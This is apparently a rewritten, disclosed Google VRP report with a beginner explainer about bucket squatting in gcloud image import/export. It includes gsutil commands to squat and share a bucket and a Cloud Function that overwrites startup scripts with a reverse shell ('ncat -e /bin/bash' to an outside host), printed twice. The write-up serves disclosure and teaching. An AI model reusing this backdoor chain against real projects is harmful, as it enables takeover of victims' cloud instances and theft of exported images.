Remote code execution in import image task via storage bucket squatting
The import/export image workflows in gcloud use a predictable scratch bucket name based on the project ID, and do not verify that the bucket belongs to the user. An attacker can squat the bucket name, grant themselves access, and then read exported images or backdoor the startup script used during import to gain code execution in the victim's project.
 Published on lf.lc
gcloud has subcommands for importing/exporting compute images. These commands create Cloud Build tasks which launch an instance in your project to perform the import/export task.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
gcloud ships subcommands for importing and exporting compute images. Under the hood these commands create Cloud Build tasks that launch an instance in the user's project to perform the import or export, using the open source GoogleCloudPlatform/compute-image-tools repository to execute the workflows.
Both workflows rely on a "scratch" storage bucket for logs, scratch data and startup scripts. The bucket names follow these formats:
export: "<project-id>-daisy-bkt-us"
import: "<project-id>-daisy-bkt"
If the bucket does not exist, the workflow creates it inside the user's project. If it does exist, the workflow simply attempts to write to it. Nothing verifies that the scratch bucket is legitimate. Because the bucket name is not a domain and does not contain the word Google, an attacker can register these scratch buckets for any target account.
Setup
The attack needs four preconditions:
- The attacker must know the project ID of the victim.
- The victim must not already have the scratch bucket, which is typically created on the first run of an image import or export.
- The attacker must create a bucket matching
<project-id>-daisy-bkt. - The attacker must grant access to that bucket, for example by granting
allUsersthestorage.buckets.list,storage.objects.getandstorage.objects.createpermissions.
The researcher used gsutil to create and share the bucket, and a Cloud Function to react to writes into it.
Finding it
The scratch bucket name is derived from the victim's project ID, and the workflow writes to whatever bucket already exists under that name. There is no verification that the scratch bucket is valid. That combination means an attacker who knows a project ID can pre-create the bucket and receive everything the import or export workflow writes into it.
Exploitation
Step 1: create and share the squatting bucket
gsutil mb gs://psgttllaecgoqtqq-daisy-bkt
gsutil iam ch "allUsers:admin" gs://psgttllaecgoqtqq-daisy-bkt
The first command creates the bucket whose name matches the victim project's import scratch bucket. The second grants allUsers access. The researcher notes that admin is used in the example, but only storage.buckets.list, storage.objects.get and storage.objects.create are required.
Step 2: backdoor the startup script on write
A Cloud Function is set up to trigger on writes to the bucket:

The function source:
from google.cloud import storage
from google.cloud.storage import Blob

client = storage.Client()

# NOTE: replace this with your desired commands to execute in the victim instance
backdoor_sh = """#!/bin/bash
apt-get update
apt-get install -y nmap
ncat -e /bin/bash lf.lc 4444
"""

def backdoor(event, context):
  """Triggered by a change to a Cloud Storage bucket."""
  name = event['name']
  print(f'Processing file write: {name}')
  bucket = client.get_bucket(event['bucket'])
  if 'startup_script' in name or name.endswith('.sh'):
    print(f'Backdooring: {name}')
    blob = bucket.get_blob(name)

    # simple check to avoid repeatedly backdooring the object
    if b'ncat' not in blob.download_as_string():
      blob = bucket.get_blob(name)
      blob.upload_from_string(backdoor_sh, content_type=blob.content_type)
The handler inspects the name of each written object. If the name contains startup_script or ends in .sh, it downloads the object and checks whether it already contains ncat. If not, it overwrites the object with backdoor_sh, which installs nmap and opens a reverse shell to lf.lc on port 4444. The ncat check prevents the function from repeatedly rewriting an object it has already backdoored.
Step 3: the victim runs an import
gcloud compute images import my-ubuntu --os=centos-8 \
  --source-image=projects/centos-cloud/global/images/centos-8-v20200910

The import workflow uploads a startup_script and several Python files used during the import process into the scratch bucket. Because the attacker owns that bucket, the Cloud Function fires on those writes and replaces the scripts. When the import instance launches, it loads the backdoored script.
Step 4: result

The bucket shows the files created by the victim's import job:
The shell after the import job launched using the backdoored startup script:

The attacker ends up with control of an instance in the victim account. In practice this grants control of <project-id>@cloudbuild.gserviceaccount.com for the victim project, with the scope https://www.googleapis.com/auth/devstorage.read_only.
For the export task the consequences are different but still serious: the workflow saves the full image in the scratch bucket, so an attacker can read any image exported by the victim.
Root cause
The workflow derives the scratch bucket name from the project ID and, if a bucket with that name already exists, writes to it without verifying that it is a valid scratch bucket for the project. Since the name is neither a domain nor contains the word Google, anyone can register it.
Impact
An attacker who knows a victim project ID and whose victim does not yet have the scratch bucket can:
- read any image the victim exports, because the full image is written to the scratch bucket;
- backdoor the startup script and Python files used by an import, gaining control of an instance in the victim account and, through it, of
<project-id>@cloudbuild.gserviceaccount.comwith thehttps://www.googleapis.com/auth/devstorage.read_onlyscope.
The attack depends on the victim not having created the scratch bucket yet, which typically means the victim has not run an image import or export before.
Fix
The report does not describe the fix that was applied.
Variants to test
- Other
gcloudworkflows that derive a scratch bucket name from the project ID: check whether the bucket is created and trusted the same way, and whether a pre-created bucket receives logs, scratch data or scripts. - The export path (
<project-id>-daisy-bkt-us): confirm whether a squatting bucket receives the full exported image. - Bucket names derived from other predictable identifiers (project number, organisation ID): try registering them before the legitimate owner's first run and watch for writes.
- Cloud Functions or other triggers on the squatting bucket that rewrite files by name pattern: test whether other script-like names (for example files ending in
.sh) are also replaced and executed by the workflow.
Timeline
- 2020-09-19: Issue reported to Google VRP
- 2020-09-22: Issue triaged
- 2020-09-22: Internal bug report filed
- 2020-09-29: VRP issued reward ($3133.70)
What happened, in plain words
Google Cloud lets people run virtual machines (computers in a data centre) and store files in online containers called buckets. One of its command line tools, gcloud, has a feature that imports a disk image (a snapshot of a whole operating system disk) into a project. To do the work, that feature quietly uses a temporary storage bucket with a name built from the project's ID, for example <project-id>-daisy-bkt. If the bucket does not exist yet, the tool creates it. If a bucket with that name already exists, the tool simply attempts to write to it, with no verification that it is valid.
That trust is the bug. Anyone can create a bucket with any name, as long as nobody else has taken it. So an attacker who knows a victim's project ID can create the bucket first, before the victim ever runs an import. When the victim later runs an import, their tool writes its setup scripts into the attacker's bucket. The attacker has arranged for a small program to watch that bucket and swap the setup script for one of their own. The victim's import then runs the attacker's script, and the attacker gets a foothold inside the victim's project.
This kind of bug is often called "bucket squatting": registering a name that someone else's software will later assume belongs to it. The report was filed with Google's Vulnerability Reward Program (VRP), a scheme that pays people for reporting security bugs, and the researcher received $3133.70.
Background: the pieces involved
Before the steps, here is what each part is, assuming no prior security knowledge.
gcloud: Google's command line tool for managing Google Cloud. You type commands in a terminal instead of clicking in a web page.- Project and project ID: a Google Cloud project is a container for all your cloud resources. Each project has a unique ID, a short string that identifies it.
- Compute image: a saved copy of a disk, including the operating system and files. Importing an image means turning an image from somewhere else into an image in your own project.
- Cloud Build: Google's service for running build and automation jobs. The import command uses it behind the scenes to launch a temporary machine that does the work.
- Bucket: online file storage, like a folder in the cloud. Bucket names are globally unique across all of Google Cloud.
- Scratch bucket: a temporary bucket used during a job for logs, intermediate data and setup scripts. The import and export workflows use one.
- Startup script: a script (a list of commands) that a machine runs automatically when it boots. If you can change that script, you can make the machine do whatever you want when it starts.
- Cloud Function: a small piece of code that runs automatically in response to an event, such as a file being written to a bucket. Think of it as a doorbell that runs a program when someone presses it.
- Service account: a non-human account used by software.
<project-id>@cloudbuild.gserviceaccount.comis the account Cloud Build uses in a project, and it carries permissions (scopes) that say what it may do. - Reverse shell: a connection where the compromised machine calls back to the attacker and hands over a command prompt, so the attacker can type commands on it.
- Remote code execution (RCE): a bug that lets an attacker run their own code on someone else's system. This report is an RCE.
The vulnerable design
The import and export workflows both use a scratch bucket. Their names follow fixed patterns:
export: "<project-id>-daisy-bkt-us"
import: "<project-id>-daisy-bkt"
Line by line: the export workflow uses a bucket named after the project ID with -daisy-bkt-us appended; the import workflow uses the project ID with -daisy-bkt appended. Because the name is derived from the project ID, anyone who knows the project ID can work out the bucket name in advance.
If the bucket does not exist, the workflow creates it inside the user's project. If it does exist, the workflow simply writes to it. Nothing checks that the bucket really belongs to the project or to Google. The name is not a domain name and does not contain the word Google, so there is nothing in the naming rules that stops an outsider from registering it first.
What the attack needs
The report lists four conditions:
- The attacker must know the victim's project ID.
- The victim must not already have the scratch bucket. It is normally created on the first import or export, so a victim who has never run one is exposed.
- The attacker must create a bucket matching
<project-id>-daisy-bkt. - The attacker must grant access to that bucket, for example by giving
allUsersthestorage.buckets.list,storage.objects.getandstorage.objects.createpermissions.
Why each matters: without the project ID the attacker cannot guess the name; if the bucket already exists the attacker cannot take the name; creating the bucket claims the name before the victim does; and the permissions let the victim's job read from and write to the bucket, and let the attacker's watcher see what arrives.
Step 1: create and share the squatting bucket
The researcher used gsutil, a command line tool for buckets, to create and share the bucket:
gsutil mb gs://psgttllaecgoqtqq-daisy-bkt
gsutil iam ch "allUsers:admin" gs://psgttllaecgoqtqq-daisy-bkt
Line by line:
gsutil mb gs://psgttllaecgoqtqq-daisy-bktmakes (mb, short for make bucket) a new bucket whose name matches the victim project's import scratch bucket. Here the project ID ispsgttllaecgoqtqq.gsutil iam ch "allUsers:admin" gs://psgttllaecgoqtqq-daisy-bktchanges (ch) the bucket's access rules so that everyone (allUsers) gets theadminrole on it.
The researcher notes that admin is used in the example, but only storage.buckets.list, storage.objects.get and storage.objects.create are required. In plain words: the victim's job needs to be able to list the bucket, read objects and create objects, so those permissions must be open.
Step 2: backdoor the startup script when it is written
Next, a Cloud Function is set up to trigger whenever something is written into the bucket:
The screenshot shows the Cloud Function configuration with its trigger set on the bucket. The function's source code is:
from google.cloud import storage
from google.cloud.storage import Blob

client = storage.Client()

# NOTE: replace this with your desired commands to execute in the victim instance
backdoor_sh = """#!/bin/bash
apt-get update
apt-get install -y nmap
ncat -e /bin/bash lf.lc 4444
"""

def backdoor(event, context):
  """Triggered by a change to a Cloud Storage bucket."""
  name = event['name']
  print(f'Processing file write: {name}')
  bucket = client.get_bucket(event['bucket'])
  if 'startup_script' in name or name.endswith('.sh'):
    print(f'Backdooring: {name}')
    blob = bucket.get_blob(name)

    # simple check to avoid repeatedly backdooring the object
    if b'ncat' not in blob.download_as_string():
      blob = bucket.get_blob(name)
      blob.upload_from_string(backdoor_sh, content_type=blob.content_type)
Line by line:
from google.cloud import storageandfrom google.cloud.storage import Blobimport the libraries the function needs to talk to cloud storage.client = storage.Client()creates a connection object that the function uses to reach storage.backdoor_sh = """..."""defines the replacement script as a block of text. Inside it,#!/bin/bashmarks it as a shell script;apt-get updaterefreshes the list of installable software;apt-get install -y nmapinstalls thenmaptool without asking for confirmation; andncat -e /bin/bash lf.lc 4444opens a connection to the hostlf.lcon port 4444 and attaches a shell to it. That last line is the reverse shell: the victim's machine calls out and hands over a command prompt. The comment above it tells the reader to replace these commands with whatever they want to run on the victim's machine.def backdoor(event, context):defines the function that the cloud platform calls when the trigger fires.eventdescribes what happened, andcontextcarries extra information about the invocation.name = event['name']pulls the name of the file that was just written out of the event.print(f'Processing file write: {name}')writes a log line so the attacker can follow what is happening.bucket = client.get_bucket(event['bucket'])gets a handle on the bucket named in the event.if 'startup_script' in name or name.endswith('.sh'):checks whether the written file looks like a script: either its name containsstartup_script, or it ends in.sh. Only those files are worth replacing.print(f'Backdooring: {name}')logs that a target has been found.blob = bucket.get_blob(name)fetches a reference to that file (a "blob" is a stored object).if b'ncat' not in blob.download_as_string():downloads the file's contents and checks whether the textncatis already present. Thebprefix means the comparison is done on raw bytes. This is a simple check to avoid repeatedly backdooring the object.blob = bucket.get_blob(name)fetches the reference again, thenblob.upload_from_string(backdoor_sh, content_type=blob.content_type)overwrites the file with the attacker's script, keeping the original content type.
In short: the function watches the bucket, spots script files as they arrive, and swaps them for a script that installs a tool and opens a reverse shell.
Step 3: the victim runs an import
The victim, unaware of any of this, runs a normal import:
gcloud compute images import my-ubuntu --os=centos-8 \
  --source-image=projects/centos-cloud/global/images/centos-8-v20200910
Line by line:
gcloud compute images import my-ubuntuasksgcloudto import an image and name the resultmy-ubuntu.--os=centos-8says the image contains CentOS 8.--source-image=projects/centos-cloud/global/images/centos-8-v20200910points at the image to import, which lives in Google's public CentOS project.- The backslash at the end of the first line just continues the command on the next line for readability.
The screenshot shows the victim running that import command.
What happens next is the core of the attack. The import workflow uploads a startup_script and several Python files used during the import into the scratch bucket. Because the attacker owns that bucket, the Cloud Function fires on those writes and replaces the scripts. When the import machine launches, it loads the backdoored script instead of the real one.
Step 4: the result
The bucket shows the files created by the victim's import job:
And here is the shell after the import job launched using the backdoored startup script:
The attacker ends up with control of an instance in the victim's account. In practice this grants control of <project-id>@cloudbuild.gserviceaccount.com for the victim project, with the scope https://www.googleapis.com/auth/devstorage.read_only. In plain words: the attacker can act as the service account that Cloud Build uses in that project, and that account is allowed to read storage data.
For the export task the consequences are different but still serious: the workflow saves the full image in the scratch bucket, so an attacker can read any image the victim exports.
Why it works
The workflow builds the scratch bucket name from the project ID. If a bucket with that name already exists, it writes to it without checking that it is a valid scratch bucket for the project. Since the name is neither a domain nor contains the word Google, anyone can register it.
What an attacker can do
An attacker who knows a victim project ID and whose victim does not yet have the scratch bucket can:
- read any image the victim exports, because the full image is written to the scratch bucket;
- backdoor the startup script and Python files used by an import, gaining control of an instance in the victim account and, through it, of
<project-id>@cloudbuild.gserviceaccount.comwith thehttps://www.googleapis.com/auth/devstorage.read_onlyscope.
The attack depends on the victim not having created the scratch bucket yet, which typically means the victim has not run an image import or export before.
The fix
The report does not describe the fix that was applied.
Other places to look
- Other
gcloudworkflows that derive a scratch bucket name from the project ID: check whether the bucket is created and trusted the same way, and whether a pre-created bucket receives logs, scratch data or scripts. - The export path (
<project-id>-daisy-bkt-us): confirm whether a squatting bucket receives the full exported image. - Bucket names derived from other predictable identifiers (project number, organisation ID): try registering them before the legitimate owner's first run and watch for writes.
- Cloud Functions or other triggers on the squatting bucket that rewrite files by name pattern: test whether other script-like names (for example files ending in
.sh) are also replaced and executed by the workflow.
Timeline
- 2020-09-19: Issue reported to Google VRP
- 2020-09-22: Issue triaged
- 2020-09-22: Internal bug report filed
- 2020-09-29: VRP issued reward ($3133.70)
Glossary
- API: a way for one piece of software to ask another to do something, like a menu of requests a program can make.
- Bucket: a named container for files in cloud storage; names are globally unique.
- Cloud Build: Google's service for running automated jobs, used here to launch the temporary import machine.
- Cloud Function: a small program that runs automatically when an event happens, such as a file being written.
- Compute image: a saved copy of a disk, including its operating system and files.
gcloud: Google's command line tool for managing Google Cloud resources.gsutil: a command line tool for working with cloud storage buckets and files.- Project ID: the unique short identifier of a Google Cloud project.
- Reverse shell: a connection where the compromised machine calls back to the attacker and gives them a command prompt.
- Scope: a permission attached to an account that limits what it may do, such as read-only access to storage.
- Scratch bucket: a temporary bucket used by a job for logs, intermediate data and setup scripts.
- Service account: a non-human account used by software, with its own permissions.
- Startup script: a script a machine runs automatically when it boots.
- Vulnerability Reward Program (VRP): a scheme that pays people for reporting security bugs to a company.


